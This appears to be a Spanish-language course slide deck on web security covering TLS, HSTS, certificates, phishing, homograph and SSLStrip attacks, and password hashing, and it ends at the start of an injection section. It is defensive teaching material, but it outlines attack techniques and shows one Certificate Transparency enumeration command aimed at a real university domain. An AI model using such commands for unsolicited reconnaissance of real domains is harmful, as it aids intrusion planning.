
TLS: TLS HANDSHAKE

- 1- Client Hello: el cliente inicia el protocolo de enlace enviando un mensaje de "saludo" al servidor.
 - El mensaje incluirá qué versión de TLS admite el cliente, los conjuntos de cifrado admitidos y una cadena de bytes aleatorios conocida como "cliente aleatorio".
- 2- Server Hello: en respuesta al mensaje de saludo del cliente, el servidor envía un mensaje que contiene el certificado SSL del servidor, el conjunto de cifrado elegido por el servidor y el "servidor aleatorio", otra cadena aleatoria de bytes que genera el servidor.
- 3- The premaster secret: el cliente envía una cadena aleatoria de bytes más, el "premaster secret".
 - El secreto de premaster está encriptado con la clave pública y el servidor solo puede desencriptarlo con la clave privada.(El cliente obtiene la clave pública del certificado SSL del servidor).

TLS: TLS HANDSHAKE

- 4- Clave privada utilizada: el servidor descifra el secreto de premaster.
- 5- Claves de sesión creadas: tanto el cliente como el servidor generan claves de sesión desde el cliente al azar, el servidor al azar y el secreto del premaster.
 - Deberían llegar a los mismos resultados.
- 6- El cliente está listo: el cliente envía un mensaje "terminado" que está encriptado con una clave de sesión.
- 7- El servidor está listo: el servidor envía un mensaje "terminado" cifrado con una clave de sesión.
- 8- Cifrado simétrico seguro logrado: el protocolo de enlace se completa y la comunicación continúa utilizando las claves de sesión.

TLS: TLS HANDSHAKE



TLS: PROTOCOLOS FUERTES

- Los protocolos SSL tienen una gran cantidad de debilidades y no deben usarse en ninguna circunstancia.
- Las aplicaciones web de propósito general solo deben admitir TLS 1.2 y TLS 1.3, con todos los demás protocolos deshabilitados.
- Cuando se sabe que un servidor web debe admitir clientes legacy con navegadores no compatibles o inseguros (como Internet Explorer 10), puede ser necesario habilitar TLS 1.0 para brindar soporte.

TLS: CERTIFICADOS

- Use claves fuertes y protéjalas
- La clave privada utilizada para generar la clave de cifrado debe ser lo suficientemente fuerte para la vida útil de la clave privada y el certificado correspondiente.
- La mejor práctica actual es seleccionar un tamaño de clave de al menos 2048 bits.
- La clave privada también debe protegerse del acceso no autorizado mediante permisos del sistema de archivos y otros controles técnicos y administrativos.

TLS: CERTIFICADOS

- Utilice algoritmos de hash criptográficos potentes
- Los certificados deben usar SHA-256 para el algoritmo hash, en lugar de los algoritmos MD5 y SHA-1 más antiguos.
- Estos tienen una serie de debilidades criptográficas y los navegadores modernos no confían en ellos.

TLS: DOMINIOS

- El nombre de dominio (o subject) del certificado debe coincidir con el nombre completo del servidor que presenta el certificado.
- Históricamente, esto se almacenaba en el atributo commonName (CN) del certificado.
- Sin embargo, las versiones modernas de Chrome ignoran el atributo CN y requieren que el FQDN esté en el atributo subjectAlternativeName (SAN).
- Por motivos de compatibilidad, los certificados deben tener el FQDN principal en la CN y la lista completa de FQDN en la SAN.

TLS: DOMINIOS

- Además, al crear el certificado, se debe tener en cuenta lo siguiente:
 - Considere si también debe incluirse el subdominio "www".
 - No incluya nombres de host no calificados.
 - No incluya direcciones IP.
 - No incluya nombres de dominio internos en certificados externos.
 - Si se puede acceder a un servidor mediante FQDN internos y externos, configúrelo con varios certificados.

TLS: DOMINIOS WILDCARD

- Los certificados wildcard pueden ser convenientes, sin embargo, violan el principio de mínimo privilegio, ya que un solo certificado es válido para todos los subdominios de un dominio (como *.example.org).
- Cuando varios sistemas comparten un certificado comodín, aumenta la probabilidad de que la clave privada del certificado se vea comprometida, ya que la clave puede estar presente en varios sistemas.
- Además, el valor de esta clave aumenta significativamente, lo que la convierte en un objetivo más atractivo para los atacantes.

TLS: AUTORIDAD DE CERTIFICACIÓN (CA)

- Con el fin de ser de confianza para los usuarios, los certificados deberán ser firmados por una autoridad de certificados de confianza (CA).
- Para las aplicaciones orientadas a Internet, esta debe ser una de las CA reconocidas y de confianza automática para los sistemas operativos y navegadores.
- LetsEncrypt CA proporciona certificados SSL validados de dominio gratuitos, en los que confían los principales navegadores.

TLS: AUTORIDAD DE CERTIFICACIÓN (CA)

- Para aplicaciones internas, se puede utilizar una CA interna.
- Esto significa que el FQDN del certificado no se expondrá (ni a una CA externa ni públicamente en las listas de transparencia de certificados).
- Sin embargo, el certificado solo será de confianza para los usuarios que hayan importado y hayan confiado en el certificado de CA interno que se utilizó para firmarlos.

TLS: APLICACIONES

- Usar TLS para todas las páginas
- TLS debe usarse para todas las páginas, no solo para aquellas que se consideran confidenciales, como la página de inicio de sesión.
- Si hay páginas que no imponen el uso de TLS, estas podrían darle al atacante la oportunidad de sniffear información confidencial como tokens de sesión o injectar JavaScript malicioso en las respuestas para llevar a cabo otros ataques contra el usuario.


TLS: APLICACIONES

- Para las aplicaciones de cara al público, puede ser apropiado hacer que el servidor web escuche las conexiones HTTP no cifradas en el puerto 80 y luego redirigirlas inmediatamente con una redirección permanente (HTTP 301) para brindar una mejor experiencia a los usuarios que escriben manualmente el nombre de dominio.
- Esto debería ser compatible con el encabezado HTTP Strict Transport Security (HSTS) para evitar que accedan al sitio a través de HTTP en el futuro.

TLS: TLS Y NO TLS

- No mezcle contenido TLS y no TLS
- Una página que está disponible a través de TLS no debe incluir ningún archivo de recursos (como JavaScript o CSS) que se carguen a través de HTTP sin cifrar.
- Estos recursos no cifrados podrían permitir que un atacante sniffear las cookies de sesión o inyecte código malicioso en la página.
- Los navegadores modernos también bloquearán los intentos de cargar contenido a través de HTTP no cifrado en páginas seguras.

TLS: TLS Y NO TLS



- Opción disponible hasta 2014

CLASE ANTERIOR:

- A01-2021: Pérdida de Control de Acceso
- A02-2021 Fallas Criptográficas

TLS: COOKIES "SEGURAS"

- Utilice la flag de cookies "secure"
- Todas las cookies deben estar marcadas con el atributo "secure", que indica al navegador que las envíe solo a través de conexiones HTTPS cifradas, para evitar que sean rastreadas desde una conexión HTTP no cifrada.
- Esto es importante incluso si el sitio web no escucha en HTTP (puerto 80), ya que un atacante que realiza un ataque de MITM podría presentar un servidor web falsificado en el puerto 80 al usuario para robar su cookie.

TLS: CACHÉ DE DATOS CONFIDENCIALES

- Aunque TLS brinda protección de datos mientras están en tránsito, no brinda ninguna protección para los datos una vez que han llegado al sistema solicitante.
- Como tal, esta información puede almacenarse en la memoria caché del navegador del usuario, o por cualquier proxy intermedio que esté configurado para realizar el descifrado TLS.
- Cuando se devuelven datos confidenciales en las respuestas, se deben usar encabezados HTTP para indicar al navegador y a los servidores proxy que no almacenen la información en caché, a fin de evitar que se almacene o se devuelva a otros usuarios.
- Esto se puede lograr configurando los siguientes encabezados HTTP en la respuesta: Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache Expires: 0

TLS: HSTS

- HTTP Strict Transport Security (también llamado HSTS) es una mejora de seguridad opcional que es especificada por aplicación web mediante el uso de un encabezado de respuesta.
- Una vez que un navegador compatible recibe este encabezado, ese navegador evitirá que se envíen comunicaciones a través de HTTP al dominio especificado y, en su lugar, enviará todas las comunicaciones a través de HTTPS.
- La especificación ha sido lanzada y publicada a finales de 2012 como [RFC 6797 \(HTTP Strict Transport Security \(HSTS\)\)](#) por el IETF.



HTTP Strict Transport Security (HSTS)

STEP
1



Client




Server

STEP
2



Client



Browser



Server

HSTS: AMENAZAS

- HSTS aborda las siguientes amenazas:
 - usuario ingresa a <http://example.com> y está sujeto a un atacante man-in-the-middle
 - HSTS redirige automáticamente las solicitudes HTTP a HTTPS para el dominio de destino
 - La aplicación web que está destinada a ser puramente HTTPS contiene inadvertidamente enlaces HTTP o sirve contenido a través de HTTP
 - HSTS redirige automáticamente las solicitudes HTTP a HTTPS para el dominio de destino
 - Un atacante MITM intenta interceptar el tráfico de un usuario víctima utilizando un certificado no válido y espera que el usuario acepte el certificado incorrecto.
 - HSTS no permite que un usuario anule el mensaje de certificado no válido

TLS: HSTS

- Ej:
Strict-Transport-Security: max-age=; includeSubDomains

TLS:- LETSENCRYPT

- Let's Encrypt es una autoridad de certificación que se puso en marcha el 12 de abril de 2016 y que proporciona certificados gratuitos para el cifrado de Seguridad de nivel de transporte (TLS) a través de un proceso automatizado diseñado para eliminar el complejo proceso actual de creación manual, la validación, firma, instalación y renovación de los certificados de sitios web seguros.

TLS: - LETSENCRYPT

- Dominios con SSL/TLS como:
 - paypal.com.webapps-mpp-accounts.com
 - mercadorible.com
 - <https://www.MERCADOLIBRE.como>



https://login.mercadorible.com/jms/mla/lgz/msl/login/index.php?logId=dlsKsAR



mercado
libre



Segu.info

¡Hola! Ingresa tu e-mail o usuario

E-mail o usuario

Continuar

Crear cuenta

TLS: - LETSENCRYPT


- Let's Encrypt: The Good and the Bad
- <https://www.datamation.com/security/lets-encrypt-the-good-and-the-bad.html>

TLS - CONTRA LOS BROWSERS

- Explotando el encoding
 - Veamos este dominio en Chrome y Firefox: <https://xn--80ak6aa92e.com/>

TLS - CONTRA LOS BROWSERS

- esto se conoce como **Homograph Attack**
- La **homografía** entre palabras es la circunstancia por la cual dos palabras de diferente significado coinciden en su escritura.




TLS - SSLSTRIP

- Moxie Marlinspike presentó en el Black Hat 2009 una ingeniosa herramienta llamada SSLStrip, dirigida a hacer creer al usuario que se encuentra en un sitio web con cifrado SSL cuando en realidad todos los datos están siendo transmitidos en abierto. Adicionalmente, SSLStrip también engaña al servidor web, cuyo presunto cifrado queda anulado aunque el sitio sigue comportándose como si funcionara.
- El funcionamiento de **SSLStrip** es simple, reemplaza todas las peticiones HTTPS de una página web por HTTP y luego hace un MITM (Man in the Middle) entre el servidor y el cliente.

TLS - SSLSTRIP

- La idea es que la víctima y el agresor se comuniquen a través de HTTP, mientras que el atacante y el servidor, se comunican a través de HTTPS con el certificado del servidor.
- Por lo tanto, el atacante es capaz de ver todo el tráfico en texto



plano de la víctima.

TLS - CERTIFICATE TRANSPARENCY

- Certificate Transparency (CT) es un estándar abierto diseñado por Ben Laurie and Adam Langley y publicado inicialmente por la IETF 1 en 2013, además es un framework open source de monitorización y auditado de certificados digitales.
- Este ecosistema compuesto principalmente de logs, monitores y auditores, permite a cualquier interesado estar informado si se emite un nuevo certificado para un determinado dominio, ayudando así a mitigar el uso de certificados fraudulentos emitidos sin el conocimiento del propietario del dominio para el que se emiten.
- Además, esta tecnología permite realizar un seguimiento de la actividad de las autoridades certificadoras (CAs), de modo que puedan ser detectados rápidamente en el caso por ejemplo de que hayan podido ser comprometidas con el objetivo de emitir certificados fraudulentos.

TLS - CERTIFICATE TRANSPARENCY

- El proyecto de una de las hackers más conocidas en Argentina UnaPibaGeek:
 - `python3 ctfr.py -d unlp.edu.ar -o salidaUNLP`
- Es un abuso de los Logs de en Certificate Transparency
 - Podemos chequearlo <https://crt.sh/?q=%unlp.edu.ar&output=json>

PASSWORD STORAGE

PASSWORD STORAGE

- Es esencial almacenar las contraseñas de manera que se evite que un atacante las obtenga, incluso si la aplicación o la base de datos está comprometida.
- La mayoría de los lenguajes y frameworks modernos proporcionan una funcionalidad integrada para ayudar a almacenar contraseñas de forma segura.
- Una vez que un atacante ha adquirido hashes de contraseña almacenadas, siempre tendrá la capacidad de hacer bruteforce offline.
 - En defensa solo es posible ralentizar los ataques offline seleccionando algoritmos hash que consuman tantos recursos como sea posible.

- Browser almacenando contraseñas
- Análisis en Argentina

PS: HASHING VS CIFRADO

- Tanto el hash como el cifrado proporcionan formas de mantener seguros los datos confidenciales.
- Sin embargo, en casi todas las circunstancias, las contraseñas deben estar hasheadas, NO cifradas.

PS: HASHING VS CIFRADO

- El hash es una función unidireccional, es decir, es imposible "descifrar" un hash y obtener el valor de texto sin formato original.
- El hash es apropiado para la validación de contraseñas.
- Incluso si un atacante obtiene la contraseña hash, no puede ingresarla en el campo de contraseña de una aplicación e iniciar sesión como la víctima.

PS: HASHING VS CIFRADO

- El cifrado es una función bidireccional, lo que significa que se puede recuperar el texto sin formato original.
- El cifrado es apropiado para almacenar datos como la dirección de un usuario, ya que estos datos se muestran en texto plano en el perfil del usuario.

PS: HASHING VS CIFRADO

- En el contexto del almacenamiento de contraseñas, el cifrado solo debe utilizarse en casos extremos en los que sea necesario obtener la contraseña de texto planp original.
- Esto puede ser necesario si la aplicación necesita usar la contraseña para autenticarse con otro sistema que no admite una forma moderna de otorgar acceso mediante programación, como OpenID Connect (OIDC).
- Siempre que sea posible, se debe utilizar una arquitectura alternativa para evitar la necesidad de almacenar las contraseñas en forma cifrada.

PS: HASH CRACK

- Aunque no es posible "descifrar" los hashes de contraseñas para obtener las contraseñas originales, es posible "descifrar" los hashes en algunas circunstancias.
- Los pasos básicos son:
 - Seleccione una contraseña que crea que la víctima ha elegido (por ejemplo, contraseña1).
 - Calcular el hash
 - Compare el hash que calculó con el hash de la víctima.
 - Si coinciden, ha "descifrado" correctamente el hash y ahora conoce el valor de texto sin formato de su contraseña.
 - Este proceso se repite para una gran cantidad de posibles contraseñas candidatas.


PS: HASH CRACK

- Se pueden utilizar diferentes métodos para seleccionar las contraseñas candidatas, que incluyen:
 - Listas de contraseñas obtenidas de otros sitios comprometidos
 - Fuerza bruta (probando todos los candidatos posibles)
 - Diccionarios o listas de palabras de contraseñas comunes
 - Si bien la cantidad de permutaciones puede ser enorme con hardware de alta velocidad (como GPU) y servicios en la nube con muchos servidores en alquiler, el costo para un atacante es relativamente pequeño para descifrar contraseñas con éxito, especialmente cuando no se siguen las mejores prácticas para el hash.
- Las contraseñas seguras almacenadas con algoritmos hash modernos y el uso de las mejores prácticas de hash deberían ser efectivamente imposibles de descifrar para un atacante.

PS: SALTING

- Un salt es una cadena única generada aleatoriamente que se agrega a cada contraseña como parte del proceso de hash.
- Como el salt es única para cada usuario, un atacante tiene que descifrar los hash de uno en uno utilizando la sal respectiva en lugar de calcular un hash una vez y compararlo con cada hash almacenado.
- Esto hace que descifrar un gran número de hashes sea significativamente más difícil, ya que el tiempo necesario aumenta en proporción directa al número de hashes.

PS: SALTING



SALT TYPE	SALTED PASSWORD	SHA256 HASH
unsalted	passwd!	12f225551a043b6e136b2cf03546b06efb289d29ab42cebfd78ee101d8555304
Prefix	12345passwd!	b38c49760d484119f227fab640cb1415d58f765c0727dc9ad7e0a5a66003d041
Infix	pass12345wd!	a9fa7c693b691c8ceded848877afdb1259f28f194863ebb33c07c4bbfa1ff04c
Postfix	passwd!12345	1315abea2576c3b6270712df587359d614ae1a1698d69dd2175459e411f678f5

PS: SALTING

- El salt también protege contra los hash previos a la computación de un atacante mediante rainbow-tables o búsquedas en bases de datos.
- Finalmente, el salt significa que es imposible determinar si dos usuarios tienen la misma contraseña sin descifrar los hash, ya que los diferentes salts darán como resultado diferentes hash incluso si las contraseñas son las mismas.
- Los algoritmos de hash modernos como Argon2id, bcrypt y PBKDF2 agregan salts automáticamente a las contraseñas, por lo que no se requieren pasos adicionales al usarlas.

PS: PEPPERING

- Se puede utilizar pepper además de salt para proporcionar una capa adicional de protección.
- El propósito del pepper es evitar que un atacante pueda descifrar cualquiera de los hashes si solo tiene acceso a la base de datos, por ejemplo, si ha explotado una vulnerabilidad de inyección SQL u obtenido una copia de seguridad de la base de datos.

PS: PEPPERING

- Una de las varias estrategias de pepper es aplicar hash a las contraseñas como de costumbre y cifrar los hashes con una clave de cifrado simétrica antes de almacenar el hash de la contraseña en la base de datos, con la clave actuando como pepper.
- Las estrategias de pepper no afectan la función de hashing de contraseña de ninguna manera.

PS: PEPPERING

- El pepper se comparte entre las contraseñas almacenadas, en lugar de ser única como el salt.
- A diferencia del salt de contraseña, el pepper no debe almacenarse en la base de datos.
- Los peppers son secretos y deben almacenarse en "bóvedas secretas" o HSM (módulos de seguridad de hardware).
- Como cualquier otra clave criptográfica, se debe considerar una estrategia de rotación de peppers.

PS: WORK FACTOR

- El factor de trabajo es esencialmente el número de iteraciones del algoritmo hash que se realizan para cada contraseña (generalmente, en realidad son $2 ^ \text{ iteraciones de trabajo}$).
- El propósito del factor de trabajo es hacer que el cálculo del hash sea más costoso computacionalmente, lo que a su vez reduce la velocidad y / o aumenta el costo por el cual un atacante puede intentar descifrar el hash de la contraseña.
- El factor de trabajo generalmente se almacena en la salida hash.

PS: WORK FACTOR

- Al elegir un factor de trabajo, es necesario encontrar un equilibrio entre seguridad y rendimiento.
- Los factores de trabajo más altos harán que los hashes sean más difíciles de descifrar para un atacante, pero también harán que el proceso de verificación de un intento de inicio de sesión sea más lento.
- Si el factor de trabajo es demasiado alto, esto puede degradar el rendimiento de la aplicación y también podría ser utilizado por un atacante para llevar a cabo un ataque de denegación de servicio al realizar una gran cantidad de intentos de inicio de sesión para agotar la CPU del servidor.

PS: WORK FACTOR

- No existe una regla de oro para el factor de trabajo ideal; dependerá del rendimiento del servidor y del número de usuarios de la aplicación.
- La determinación del factor de trabajo óptimo requerirá experimentación en los servidores específicos utilizados por la aplicación.
- Como regla general, calcular un hash debería llevar menos de un segundo.

PS: WORK FACTOR

- Una ventaja clave de tener un factor de trabajo es que se puede aumentar con el tiempo a medida que el hardware se vuelve más potente y más barato.
- El enfoque más común para actualizar el factor de trabajo es esperar hasta que el usuario se autentique y luego volver a codificar su contraseña con el nuevo factor de trabajo.
- Esto significa que diferentes hashes tendrán diferentes factores de trabajo y pueden resultar en que los hashes nunca se actualicen si el usuario no vuelve a iniciar sesión en la aplicación.
- Dependiendo de la aplicación, puede ser apropiado eliminar los hash de contraseña más antiguos y solicitar a los usuarios que restablezcan sus contraseñas la próxima vez que necesiten iniciar sesión para evitar almacenar hash más antiguos y menos seguros.

PS: ALGORITMOS DE HASH

- Existen una serie de algoritmos hash modernos que se han diseñado específicamente para almacenar contraseñas de forma segura.
- Esto significa que deben ser lentos (a diferencia de los algoritmos como MD5 y SHA-1, que fueron diseñados para ser rápidos), y qué tan lentos son se puede configurar cambiando el factor de trabajo.
- Los sitios web no deben ocultar qué algoritmo de hash de contraseñas utilizan.
- Si utiliza un algoritmo de hash de contraseñas moderno con los parámetros de configuración adecuados, debería ser seguro indicar al público qué **algoritmos de hash de contraseña** están en uso.

PS: ARGON2ID

- Argon2 es el ganador del Concurso de hash de contraseñas de 2015.
- Hay tres versiones diferentes del algoritmo, y se debe usar la variante Argon2id, ya que proporciona un enfoque equilibrado para resistir los ataques de canal lateral y basados en GPU.

```
password1234 ->
$argon2id$v=19$m=16,t=2,p=1$MTIZNDU2Nzg$mOAwc8QlyDZpwLbB4SLntQ
```

PS: SCRYPT

- scrypt es una función de derivación de claves de contraseñas creada por Colin Percival.
- Si bien los sistemas nuevos deben considerar Argon2id para el hash de contraseñas, scrypt debe configurarse correctamente cuando se usa en sistemas legacy.
- Es utilizado en cryptocurrency.

```
password1234 -> AwEEDA4HCwQFAA8DAwwHDQwPDwUOBwoOCQACAgUJBQ0JAAYNBAMCDQ4JCQgLDv
```

PS: BCRYPT

- La función de hash de contraseñas `bcrypt` debe ser la segunda opción para el almacenamiento de contraseñas si Argon2id no está disponible o se requiere PBKDF2 para lograr el cumplimiento de [FIPS-140](#).
- El factor de trabajo mínimo para bcrypt debe ser 10.

```
password1234 -> $2a$10$MgD2hzaFci7torQr9FTrb.7Fw0z8nm/AY/yItF1FganfMwRM2uwva
```

PS: PBKDF2

- PBKDF2 es recomendado por NIST y tiene implementaciones validadas por FIPS-140.
- Por lo tanto, debería ser el algoritmo preferido cuando se requieran.
- PBKDF2 requiere que seleccione un algoritmo hash interno, como un HMAC o una variedad de otros algoritmos hash.
- HMAC-SHA-256 es ampliamente compatible y recomendado por NIST.
- El factor de trabajo para PBKDF2 se implementa a través de un recuento de iteraciones, que debe establecerse de manera diferente según el algoritmo de hash interno utilizado.

```
password1234 -> 8y2t0Vu8UM3SIadWGZTbxQ==
```

PS: DATA BREACHES

Rank	Organization Breached	Records Breached	Date of Breach	Type of Breach	Source of Breach	Location	Industry	Risk Score
1	Facebook	2,200,000,000	04/04/18	Identity Theft	Malicious Outsider	United States	Social Media	10.0 ⚠️
2	Exactis	340,000,000	06/01/18	Identity Theft	Accidental Loss	United States	Other	9.1 ⚠️
3	Under Armour	150,000,000	02/01/18	Account Access	Malicious Outsider	United States	Retail	9.1 ⚠️
4	Twitter	336,000,000	05/03/18	Financial Access	Accidental Loss	United States	Social Media	9.0 ⚠️
5	Firebase (Google)	100,000,000	06/20/18	Identity Theft	Accidental Loss	United States	Technology	8.6 ⚠️
6	LocalBlox	48,000,000	02/18/18	Identity Theft	Accidental Loss	United States	Technology	8.3 ⚠️
7	TicketFly	27,000,000	05/30/18	Account Access	Malicious Outsider	United States	Retail	8.3 ⚠️
8	Nova Poshta	18,500,000	02/07/18	Account Access	Malicious Outsider	Ukraine	Industrial	8.2 ⚠️
9	AcFun	10,000,000	06/13/18	Financial Access	Malicious Outsider	China	Social Media	8.1 ⚠️
10	Careem	14,000,000	01/14/18	Account Access	Malicious Outsider	United Arab Emirates	Other	8.0 ⚠️

PS: DATA BREACHES

- Ashley Madison
 - <https://thehill.com/policy/cybersecurity/251431-ashley-madison-leak-appears-real-includes-thousands-of-government-emails>
 - <https://www.washingtonpost.com/news/morning-mix/wp/2015/08/21/prying-eyes-alibis-and-a-global-hunt-for-ashley-madison-users/>
- https://en.wikipedia.org/wiki/List_of_data_breaches
- <https://derechodelared.com/data-leaks-data-breaches/>
- <https://www.csoonline.com/article/2130877/the-biggest-data-breaches-of-the-21st-century.html>

A03:2021 INYECCIÓN

- La Inyección desciende a la tercera posición.
- El 94% de las aplicaciones fueron probadas para algún tipo de inyección con una tasa de incidencia máxima del 19%, una tasa de incidencia promedio del 3% y 274.000 ocurrencias.
- Las CWE incluidas son
 - CWE-79: Secuencia de Comandos en Sitios Cruzados (XSS)
 - CWE-89: Inyección SQL
 - CWE-73: Control Externo de Nombre de archivos o ruta.

A03:2021 - INYECCIÓN

- Las fallas de inyección, como SQL, NoSQL, comandos de sistema operativo, Object-Relational Mapping (ORM), LDAP, expresiones de lenguaje u Object Graph Navigation Library (OGNL) ocurren cuando se envían datos no confiables a un intérprete, como parte de un comando o consulta.
- Los datos dañinos del atacante pueden engañar al intérprete para que ejecute comandos involuntarios o acceda a los datos sin la debida autorización.

A03:2021 - INYECCIÓN

- Estos ataques incluyen llamadas al sistema operativo a través de llamadas al sistema, el uso de programas externos a través de comandos de shell, así como llamadas a bases de datos back-end a través de SQL (es decir, inyección de SQL).
- Los scripts escritos en Perl, Python y otros lenguajes pueden inyectarse y ejecutarse en aplicaciones mal diseñadas.
- Cada vez que una aplicación utiliza un intérprete de cualquier tipo, existe el peligro de introducir una vulnerabilidad de inyección.

A03:2021 - RIESGO

